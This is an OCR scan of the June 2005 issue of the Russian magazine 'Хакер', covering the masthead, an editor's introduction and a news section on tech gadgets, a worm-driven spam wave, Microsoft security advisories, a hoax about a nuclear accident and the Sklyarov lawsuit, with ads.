

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
№06[78] ИЮНЬ 2005
[КОДИНГ]
раздень
Bios
[КОДИНГ] Охота на ведьм
[ВЗЛОМ] Ломаем играючи
Через Web на Марс!
[STICKERS INSIDE]
[ЮНИТЫ] Выдвигайся в клубы!
ISSN 1609-1019
(game)land

/РЕДАКЦИЯ
>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Выпускающий редактор
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE и UNITS
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)

DVD/CD
Виталий «hiNt» Волов
(hint@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>Литературный редактор
Анна «mamaKarlo» Апокина
(apokina@real.xakep.ru)

/ART
>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)
>Дизайнеры
Иван Васин (ivan@vasin.ru)
Наталья Жукова

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)

>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Нагаев Сергей
(nagaev@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
>PR - Яна Агарунова
тел.: (095) 935.70.34
факс: (095) 924.96.94

> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций

ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 75 000 экземпляров.
Цена договорная.
Мнение редакции не обязательно совпадает с мнением авторов.

Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция в этих случаях ответственности не несет.




INTRO

Программисты и хардкор

Все мы когда-то начинали программировать. Кто-то начинал и заканчивал движением черепашки в LogoWr'е на уроках информатики, кто-то шел дальше: изучал Паскаль, пугал преподавателей информатики блинкающими надписями и находящейся в коматозе из-за авторской работы с SetIntVec и Int 9h клавой. Все мы читали книжки про С. Потом переходили на кодинг под Win — изучали C Builder и Delphi. Кое-кто (вроде меня :), хотя я и имею представление об асме благодаря Питеру Абелю лично) так и остался высокоуровневым программистом, кто-то спускался ниже, в объятия товарища Ассемблера, а потом и машинных кодов. Нынче ассемблер незаслуженно позабыт, мало кто помнит Interrupt List Ральфа Брауна и изучает формат заголовка PE-файла. Забыли люди язык, на котором говорит их машина, предпочитая беседовать с ней через корявый переводчик компилятора. Народ изучает PHP и Перл, ищет нехитрые уязвимости в каких-то сценариях... Нет, я не говорю, что это плохо :). Просто сегодня мы решили отдаться хардкору. Поэтому перелистывай страницы в сторону моего любимого «Кодинга» и изучай хитрую работу с BIOSом от Криса и поиск вредоносного ПО от товарища Данило... тьфу, Горлума. Не забыв, конечно, прочитать и все остальное ;).

АЛЕКСАНДР ЛОЗОВСКИЙ, ВЫПУСКАЮЩИЙ РЕДАКТОР



MEGA NEWS

HITECHNEWS
Алекс Целых
(news@real.xakep.ru)
HARDNEWS
Никита Кислицин
(nikitoz@real.xakep.ru)
ЖNEWS
mindw0rk
(mindw0rk@gameland.ru)

НЕТ САЙТА? ПОЖАЛУЙТЕ В СУД

Ты, наверное, думаешь, что российскому правительству чихать на твои информационные потребности? На самом деле это не совсем так — в феврале 2003 года оно даже ввело постановление, согласно которому все госструктуры обязаны иметь официальный сайт, где дана вся инфа об их работе и другие соответствующие сведения. За соблюдением этого правила следит Институт развития свободы информации, с момента своего создания активно борющийся за информационные права людей. Думаешь, все конторы ринулись сразу выполнять указание сверху? Как бы не так! Из 83 правительственных ведомств 14 даже ухом не повели, а большинство держат паги лишь для галочки, никак их не поддерживая. В конце концов, устав посылать предупреждения, Институт подал на госструктуры в суд, обвиняя их в бездействии. Мол, это наносит ущерб интересам граждан, лишая их необходимой информации. Да и вообще, законы не просто так пишутся, извольте соблюдать. На момент выхода журнала суд уже состоялся и результат несложно предсказать: тем, кто еще не представлен в Сети, предстоит слепить сайт в кратчайшие сроки, тем, чей сайт пахнет липой, — наполнить его полезной инфой, а всем остальным иметь в виду — Институт не дремлет.



ИНТЕРНЕТ-МАГИСТРАЛИ ЧЕРЕЗ ГАЗОПРОВОД

Прошли времена интернет-монополии, когда цены на подключение были космическими и не было разнообразия выбора. Теперь у тебя есть куча вариантов, от банального модема до ADSL и оптоволокна. Но найдя быстрые способы передачи инфы, ученые не останавливаются на достигнутом и выдают новые открытия. Одним из таких открытий стал способ подключения к интернету по газопроводу. Представь себе: твой модем впаян в плитку, а скачиваемая порнуха несется по ржавым трубам. И не просто несется, а со скоростью 40-100 Мбит/с. Технологию разработала американская компания Nethercomm и уже сейчас ведет переговоры с властями США о массовом подключении пользователей. Газопроводный инет не только самый быстрый, но и один из самых дешевых (цена пользования не превышает стоимости ADSL). Ведь прокладывать кабель нет необходимости — газопровод проведен в каждую квартиру. Нужен только специальный модем, который подключается непосредственно к трубе. Единственной проблемой пока является вопрос безопасности. Ведь газопровод — это взрывоопасная среда, и если модем коротнет — инет ты будешь юзать уже на небесах.



СПАМЕРЫ-НАЦИОНАЛИСТЫ

Уверен, каждый день тебе приходится выгребать из электронного ящика не одно письмо с предложением увеличить пенис, подучить американский английский или купить хай-эндовый телефон за $10. Спам сейчас — лучший друг мошенников и сомнительных бизнесменов. Но в последнее время становится ясно, что только этой категорией дело не ограничивается. Меньше месяца назад в инете начался наплыв писем, содержащих немецко-фашистские призывы и другие политические воззвания. В строке «subject» находилась фраза на немецком языке: «мультиструктура = мультикриминал», а в теле письма — ссылки на немецкие ресурсы. Такое сообщение получили десятки миллионов пользователей. Как определили эксперты, виновником стал новый вариант червячка Sober, быстро проникающий на компьютеры и создающий на них удобную платформу для рассылки спама. Запуск его произошел как раз в 60-ю годовщину окончания Второй мировой войны, и эпидемия быстро распространилась по всей Сети. Очевидно, что перед атакой на почтовые ящики авторы хорошо подготовились. Так что не удивляйся, если в ближайшем будущем, наряду с коммерческим и аферным спамом, ты утонешь в политических бреднях



www.asus.ru




Весь Мир у Вас в **Кармане**

Первый КПК со Встроенной 1.3-Мегапиксельной Цифровой Камерой

**Пора забыть
о компьютере,
цифровой камере,
MP3 плеере
и диктофоне ....
ASUS MYPAL A730w
заменит все это.**






RRC Тел: (095) 956-1717, 133-5320; Факс: (095) 133-5230; Web: www.rrc.ru

MICROSOFT ЗАПУСКАЕТ НОВЫЙ СЕКУРИТИ-СЕРВИС

Корпорация Microsoft объявила о создании нового сервиса, направленного на увеличение безопасности своих ОС. Называется он Microsoft Security Advisories (MSA) и служит для предоставления консультаций по поводу последних win-уязвимостей. Если ты работаешь админом в какой-нибудь фирме и узнал о новой баге в винде, тебе наверняка захочется ее прикрыть. Но патч, возможно, появится только через несколько дней, все это время оставляя незащищенной сеть компании. В этом случае ты можешь обратиться в MSA, где тебе дадут предварительные наработки, и с их помощью ты сможешь обезопасить систему. Конечно, разобраться в них и правильно использовать сможет только опытный админ. А если ты предпочитаешь латать винду по старинке, запустив экзешник, — тогда жди патча. Сообщения от MSA будут выходить в стандартном формате security-бюллетеней, обычно тогда, когда найденный баг расценивается как важный или критический.



Майский бюллетень от MSA содержит сведения о дефолтных настройках Windows Media Player, которые дают возможность взломщику открывать веб-паги без ведома юзера, а также напоминание о появлении поддержки tar pit в Windows 2003 SMTP Server.


АВТОР, ВЫПЕЙ ЙОДУ!




Все люди шутят по-разному. Кто-то подкладывает кнопку на стул учительницы. Кто-то пишет на стенах «ХХХХ-ХХ-ХХ. Минет. Дешево и качественно. Спросить Машу». Сережа Улитин из Самары пошутил посвоему. Прикола ради парень разместил в инете инфу, что на Балаковской АЭС произошла авария, радиоактивные вещества попали в воздух и теперь нездоровое облако растекается по Ульяновской, Саратовской и Самарской областям. Несмотря на то что подтверждения инцидента от официальных источников не было, народ клюнул, и весть быстро разошлась по русской земле, сея страх и панику. Люди килограммами скупали в аптеках йод, чтобы как-то отсрочить чудовищные мутации. Некоторые даже оказались в больнице с диагнозом «йодистая передозировка». Когда стало известно, что это липа и что автор — Сережа, милиция наведалась к нему в гости. В УК РФ есть статья под названием «Заведомо ложное сообщение о террористическом акте», именно по этой статье на шутника было заведено уголовное дело. «Нехорошо людей обманывать», — сердился прокурор. Но парнишка злого умысла не имел и чистосердечно раскаялся. «Простите, люди добрые, больше не буду». Судью это растрогало, и, так как серьезных последствий утка не принесла, Улитина отпустили с Богом. Работники АЭС сообщили, что действительно имела место неполадка, после которой сработала аварийная защита. Но ничего страшного не произошло, и об утечке речь не идет. Скорее всего, Сергей даже не знал об этом. Он просто хотел пошутить.

ТАРАКАНЬЯ УПРЯЖКА

Зверского биоробота собрал Гарнет Херц из Университета Калифорнии (*www.conceptlab.com/control*). В мозговом центре конструкции под стальным колпаком на шарике от пинг-понга с надписью «Маде ин чина» сидит гигантский мадагаскарский таракан. Шарик представляет собой модифицированный трекбол. Когда прусак перебирает лапами, шарик вращается. Электрические сигналы поступают на сервоприводы, задающие направление движения большой тележки. Если сенсор регистрирует препятствие на пути, таракан видит яркую вспышку света и бросается назад. Интересно, что в системе нет ни одного компьютера-микроконтроллера. Вся электроника состоит из двух оптических кодеров, четырех аналоговых инфракрасных сенсоров, шести транзисторов, двух микрочипов-хронометров и нескольких резисторов. Размахивающим флагом «Гринписа» автор сообщает, что прусак находится в кресле водителя не больше 10-20 минут, чувствует себя великолепно и, судя по отсутствию зловредного шипения, получает удовольствие от поездок.



ИНТЕРАКТИВНАЯ ОТБИВНАЯ



Студент Университета штата Нью-Йорк Чиа Вей Чанг разработал интерактивное меню для ресторанов будущего. Система MenuVista (*www.seeitny.com*) дает прикольную возможность самому сделать заказ прямо за столиком. С подвешенного у потолка проектора меню с фотографическим качеством изображения проецируется на тейбл. Делая заказ пальцем на столешнице — для этого под крышкой стола размещены сенсоры QProx — посетитель ресторана в реальном времени наблюдает формирование блюда на собственной тарелке. Клик — и сочная отбивная примостилась рядом с нежным листиком салата-латука. Каждое блюдо сопровождается подробной информацией о размере порции и числе калорий. Диаметр тарелки, кстати, тоже можно выбирать. Если у тебя потекли слюнки, сообщаем, что это уже не концепт, а полнофункциональная конструкция, представленная на выставке хай-тека NYU ITP Spring 2005.

ВИРТУАЛЬНЫЙ КОКТЕЙЛЬ



В токийском Университете электрокоммуникаций сконструировали хай-тек стакан для коктейлей. Взять в рот эту соломинку отважатся только самые настоящие гики. Посасывание несуществующей жидкости сопровождается напряженной работой динамиков, десятков сенсоров и вибрирующих устройств. Достаточно поднести соломинку ко рту — система все сделает за тебя сама. Специальный клапан изменяет давление и передает вибрацию на губы. Раздается записанный заранее звук втягиваемой жидкости, который сопровождается записью с микрофона во рту — уже настоящей. При этом содержание стакана можно варьировать от «Маргариты» до бабушкиного киселя. Желающим предлагают сыграть в игру. Нужно бегать со стаканом вокруг стола и отбирать фрукты у семейки ушастых ежиков, семенящих по LCD-экрану.

САПФИРОВАЯ ВИДЕОПЛАТА




Работники компании с вычурным названием Sapphire выпустили недавно пресс-релиз, в котором сообщили радостную весть о выходе на рынок новой видеокарты X800XL Ultimate AGP. Новинка оборудована четвертью гигабайта памяти, подключается к шине AGP, к тому же на нее установлен хайтечный малошумный кулер ULTIMATE. В новинке реализована целая куча современных технологий: SMARTSHADER, SMOOTHVISION, 3Dc, SMARTSHADER, VIDEOSHADER и HYPER Z. Все это обеспечивает аппаратную поддержку пиксельных и вершинных шейдеров Microsoft DirectX 9.0, OpenGL, позволяет аппаратно сглаживать изображения, производить четырехкратное сжатие текстур без потери качества и оптимизировать качество и скорость работы видеоадаптера, аппаратно реализуя многие графические задачи. Что касается остальных характеристик, то плата устанавливается в разъем шины AGP, поддерживает режимы 4x и 8x, использует память 256MB GDDR3 с 256-битным четырехканальным интерфейсом, а также обладает разъемами DVI, одним d-Sub и TV-out.

ЗАЖИГАЛКА ПОЧТОЙ



В американских аэропортах появились автоматизированные киоски для маленьких «террористов». В современной обстановке службы безопасности не дремлют, выщеживая из карманов и сумочек пассажиров пилки для ногтей, перочинные ножи Swiss Army, зажигалки и другие подозрительные предметы. Можно оставить их в камере хранения и забрать на обратной дороге. Но если даже временное расставание с любимой Zippo для тебя является невосполнимой утратой, сервис ReturnKey будет как нельзя кстати. Киоск похож на банкомат. Первым делом нужно ввести на сенсорном экране почтовые адреса — свой и получателя. Информация пройдет сверку с национальной базой данных. Если адрес не существует, отправление быстренько завернут. Далее нужно честно сообщить о содержимом для проверки по списку предметов, запрещенных к пересылке. На последнем этапе, перед тем как принять отправление, агрегат щелкнет тебя для истории и попросит кредитную карту. Наконец посылку можно опустить в специальную камеру, откуда она отправится по месту назначения. Если повезет, твоя Zippo полетит тем же рейсом и, пока ты доберешься до гостиницы, будет ждать тебя у портье.

БАРОМЕТР НАСТРОЕНИЯ



Новое устройство для проявления чувств на расстоянии представил концептуальный дизайнер Морисио Мело. На конструкции из плексигласа нарисованы четыре эмотикона, изображающие улыбку, печаль, скуку и злобу. Девайсы нужно устанавливать в парах. Один — дома у милой сердцу подруги. Другой — на рабочем столе. После того как оба устройства будут включены в сеть, начинается самое интересное. Жмешь иконку по настроению, и смайл на расстоянии приходит в соответствие с твоим выбором. Приноровившись, можно слать сообщения азбукой Морзе. В случае когда установлено только одно устройство, барометр настроения можно программировать через веб-интерфейс или с сотового через WAP.

ADSL И ГОЛУБИ

Группа пользователей интернета из Израиля провела необычный эксперимент. Они собрались на берегу Мертвого моря и выпустили трех почтовых голубей. Перед этим к каждой птице привязали пакет из забитых под завязку 20-22 флеш-карточек памяти разного формата — в общей сложности 1,3 Гб данных. Через 2,5-4 часа все три голубя вернулись в родную обитель за 100 км. Таким образом, новоявленная сеть Wi-Fly показала пропускную способность до 160 Кб/с, что в отдельных случаях превосходит характеристики исходящего канала ADSL. Последнее обстоятельство стало предметом особой гордости счастливых участников этого мероприятия.



ШОУ НАЧИНАЕТСЯ

Студентка британского университета Джиллиан Свон представила концептуальные туфли, побуждающие людей больше двигаться. Специальная подошва непрерывно регистрирует активность владельца и трансформирует набранные за день очки во время, которое можно провести за телевизором. Общее число шагов и прыжков известно благодаря встроенной в подошву кнопке. Дневная норма активности составляет 12 000 шагов для девушек и 15 000 для парней. За выполненный норматив полагаются два часа у телека. По истечении заработанного времени телевизор автоматически отключается.

ВЛАГОНЕПРОНИЦАЕМЫЙ НИКОН

Улучшенную версию цифровика COOLPIX S1 во влагонепроницаемом корпусе представили недавно менеджеры компании Nikon в Великобритании. Новинка — COOLPIX S2 — оснащена 5,1-мегапиксельной матрицей и оптикой Zoom-Nikkor ED. Этот объектив обеспечивает трехкратное оптическое приближение, причем фокусное расстояние составляет в 35-миллиметровом эквиваленте 35 – 105 мм. Что касается возможностей этой малышки, то следует выделить следующее. Мне понравилась технология Blur Warning, которая предупреждает фотографа о том, что кадр, возможно, получится размытым. Скажем, когда дрожат руки, а хочется снять ночной пейзаж на большой выдержке. Это пригодится лохам в фотосъемке вроде меня. Также камера при помощи функции D-Lighting позволяет устранять последствия неудачного освещения, вроде яркого фонового света, когда объект съемки находится в тени. S2 обладает способностью автоматической фокусировки с приоритетом лица, что часто бывает полезно при съемке портретов. Приведу подробную спецификацию новой камеры Nikon COOLPIX S2:

Сенсорная матрица: 1/2,5" ПЗС-матрица с 5,36 млн. элементов (из них 5,1 млн. эффективных)

Оптика: объектив 3x Zoom-Nikkor ED; фокусное расстояние 5,8 – 17,4 мм (35 – 105 мм на 35 мм эквиваленте; апертура f/3,0 – 5,4; 12 элементов в 10 группах

Четырехкратный цифровой зум

Размеры: 91,9x59x22 мм, вес без аккумулятора и карты памяти — 140 г

16 режимов работы, четыре из них с поддержкой Scene Assist (Portrait, Night Portrait, Sports, Landscape)

Функция BSS (Best Shot Selector): автоматическое определение лучшей экспозиции при съемке серии из 10 кадров

Три режима записи видео (640x480@15fps, 320x240@15fps, 160x120@15fps), со звуком, режим Time-Lapse (без звука)

Шумоподавление (Noise Reduction)

Встроенные часы с установкой временного пояса

Встроенная память: 12 Мб

Носитель: Secure Digital

Интерфейс: USB (с использованием дока COOL-STATION MV-12, поставляется в комплекте)

Автофокусировка: однократная, постоянная (в режиме записи видео)

Баланс белого: автоматический с TTL-контролем, 5 предустановленных режимов настройки (Daylight, Incandescent, Fluorescent, Cloudy и Speedlight)

Встроенная вспышка: автоматическая, Red-eye Reduction, Anytime flash, Flash cancel и Slow sync



Наслаждайся ***разнообразием!***



Экосистема кораллового рифа является наиболее разнообразной и сложно устроенной во всей биосфере. Коралловые рифы служат домом для многочисленных видов рыб, крабов, моллюсков, червей, губок и водорослей, обеспечивая их пищей и убежищем. Хотя коралловые рифы занимают менее 0.2% площади океанского дна, в их биоценозах обнаружена четверть всех известных животных и растений океана.

R-Style® Proxima® MC-e

на базе процессора Intel® Pentium® 4 560 с технологией HT

Разнообразие возможностей для отдыха, развлечений и самообразования дает **развлекательный центр R-Style® Proxima® MC-e.** Благодаря мощным процессорам Intel® Pentium® 4 560 с технологией HT, он заменит Вам музыкальный центр, DVD-рекодер и компьютер.

Краткие технические характеристики:

Процессор Intel® Pentium® 4 560 с технологией HT
Операционная система: Microsoft® Windows® XP Media Center Edition 2005
Звук: поддержка стандарта Dolby Digital 7.1 (до 8 каналов)
TV-тюнер: PAL/SECAM
Пульт дистанционного управления
Комплект беспроводных устройств: клавиатура, манипулятор «мышь»

Система качества проектирования, разработки и производства компании R-Style Computers сертифицирована по международному стандарту ISO 9001-2000.


Астрахань ТАН (8512) 394-254 **Братск** Байт (395-3) 411-121 **Владивосток** Эр-Стайл ДВ (4232) 205-410 **Воронеж** Элмар Трейд (0732) 512-018 **Екатеринбург** R-Style (3432) 616-086 **Калининград** Балтик Стайл (011) 254-11-98 **Кемерово** Конкорд ПРО (3842) 357-888 **Краснодар** BCC Company (8612) 640-450 **Красноярск** ЛанСервис (3912) 75-12-91/92/93 **Москва** R-Style Trading (095) 514-14-14, Компания R-Style (095) 514-14-10, Профит-М (095) 786-77-37, Сибкон (095) 292-50-12 **Нижний Новгород** Эр-Стайл Волга (8312) 464-328, 461-622 **Новосибирск** Эр-Стайл Сибирь (383-2) 661-167 **Пермь** Эр-Стайл Кама (3422) 107-445 **Петрозаводск** Илвес (8142) 762-288 **Петропавловск-Камчатский** АМН (4152) 168-751 **Ростов-на-Дону** Эр-Стайл Дон (863) 252-48-13 **Санкт-Петербург** Эр-Стайл СПБ (812) 445-34-18/17 **Тамбов** Гитон (0752) 719-754 **Тула** ПитерСофт-НТ (0872) 355-500 **Уфа** Онлайн (3472) 248-228 **Хабаровск** Эр-Стайл ДВ регион (4212) 314-530 **Якутск** Эльф (4112) 457-333



Оптовые поставки: ООО «Эр-Эс-Ай»: тел.: (095) **514-1419**
www.rsi.ru
Техническая поддержка: ЗАО «Эр-Стайл Компьютерс»: тел.: (095) **514-1417**; бесплатный телефон: **8-800-200-800-7**
www.r-style-computers.ru

Сделано в России. Сделано на совесть!

GOOGLE ДЛЯ ПРОГРАММЕРОВ



Если ты программер до мозга костей и часто сталкиваешься с проблемой поиска нужных кусков кода, могу тебя поздравить. В Сети появился поисковик, с помощью которого ты сможешь быстро находить нужные фрагменты и алгоритмы в огромном скоплении исходников разных программ. Авторы над названием долго голову не ломали и окрестили свое детище просто: Koders (*koders.com*). База данных проекта содержит около 200 миллионов строк кода, написанных на 30 различных языках. Fortran, Lisp, Assembler, C++, Java, PHP, VB.Net… есть даже древний язык Ada. Исходники представлены из программ, которые распространяются под опенсорными лицензиями: GPL, BSD, OSL, MPL10 и др. Поиск реализован очень удобно — результаты даются в виде списка фрагментов кода, там же ты найдешь названия программ, общее количество строк кода в каждой, время создания и другую полезную информацию. Вбив в поле поиска фразу «hello world» и выбрав язык Lisp, я тут же получил подробный исходник Lisp-программы, печатающей на экране известную фразу. Koders.com будет развиваться и дальше, и если ты программер, твой святой долг занести этот сайт в закладки.

СКЛЯРОВ ПРОТИВ НТВ




Все знают о деле Дмитрия Склярова, которого арестовали в Лас-Вегасе в 2001 году по обвинению в нарушении закона об авторских правах DMCA. Мы также знаем, что на сторону Склярова встала вся интернет-общественность и в конце концов с него сняли обвинения и отпустили домой. А ответчиком по иску Adobe выступила Elcomsoft, где Дима работал (этот иск также был отклонен). Однако немногие знают, что случилось дальше. Вскоре после того, как Склярова приняли американские копы, НТВ показало серию сюжетов о нем, где речь шла об обыске в квартире программиста и якобы найденных там документах сомнительного происхождения. Спецкоры НТВ приплели детали, которых на самом деле не было. Дима, возвратившись на родину и просмотрев это безобразие, не растерялся и подал на телеканал судебный иск «О защите чести, достоинства и деловой репутации». Рассмотрев дело (длилось это много месяцев), суд принудил НТВ выступить с опровержением и компенсировать моральный ущерб Склярову суммой в 50 тысяч рублей. НТВ с таким решением не согласилось, и телевизионщики подали апелляцию. Результаты ее стали известны недавно — окружной суд отклонил протест, так что теперь НТВшникам не остается ничего, кроме как поделиться с русским программистом деньгами.

ПЕРЕХОДНИК ДЛЯ ЭКСПРЕССА

На рынке системных плат настоящий наплыв материнок с поддержкой шины PCI Express. Здорово, что новая технология начала приживаться, однако, как это часто бывает, перед пользователями встала проблема: предположим, есть у чувака графическая плата для AGP и совершенно нет желания выкидывать ее на помойку, отдавая дополнительный лавандос за новую видюху. Как же быть? Ответ на этот вопрос дали инженеры фирмы Albatron недавним релизом переходника ATOP (AGP-to-PCI Express). Эта плата позволяет использовать AGP 8x графический адаптер в системной плате с поддержкой PCI Express.
Так что теперь с покупкой новой платы совсем не обязательно раскошеливаться и на видюху: стоит только купить этот переходник за 20 грин, и старая AGP-видюха в один момент подключится к PCI Express'у.

100 ГБ НА ДИСКЕ BLU-RAY



Максимальную скорость записи на диски blu-ray удвоили специалисты фирмы TDK, представив на проходящей в Токио выставке новый прототип голубого луча, который поддерживает запись на скорости 72 Мбит/сек. Этот результат был достигнут благодаря использованию более мощного лазера и качественного светочувствительного слоя, на котором хранится информация. Следует отметить, что даже самое первое поколение голубых дисков обеспечивает огромную скорость записи, которая превосходит необходимую для работы с телевизионной картинкой высокого качества. Это означает, что повышение скорости будет в первую очередь полезно для ускорения операций резервного копирования и архивирования. В самом деле, создавать бэкап со скоростью почти 10 мегабайт в секунду — об этом можно только мечтать!
Blu-ray Disc Association еще в прошлом году выпустила стандарты для двухскоростных версий дисков BD-R (только для записи) и BD-RE (перезаписываемый), поэтому TDK уже вовсю производит диски объемом 25 и 50 Гб. Однако недавно инженерам удалось удвоить емкость дисков, добавив дополнительные несущие слои. В итоге их общее число достигло четырех, при этом каждый слой голубого диска может хранить 25 Гб. Суммарный объем информации, которую можно записать на новый диск, составляет 100 Гб. К сожалению, четырехслойные диски пока не стандартизированы, но специалисты TDK уже внесли соответствующее предложение в Blu-ray Disc Association.
Довольно занимателен тот факт, что, объявив о выходе нового диска, TDK в очередной раз уделала фирму Toshiba, которая занимается развитием конкурирующего формата HD-DVD и представила недавно 45 Гб диск. Думается, blu-ray в этой гонке форматов выглядит предпочтительнее.

ВИНИЛОВЫЙ CD – БАБУШКЕ ПОНРАВИТСЯ!

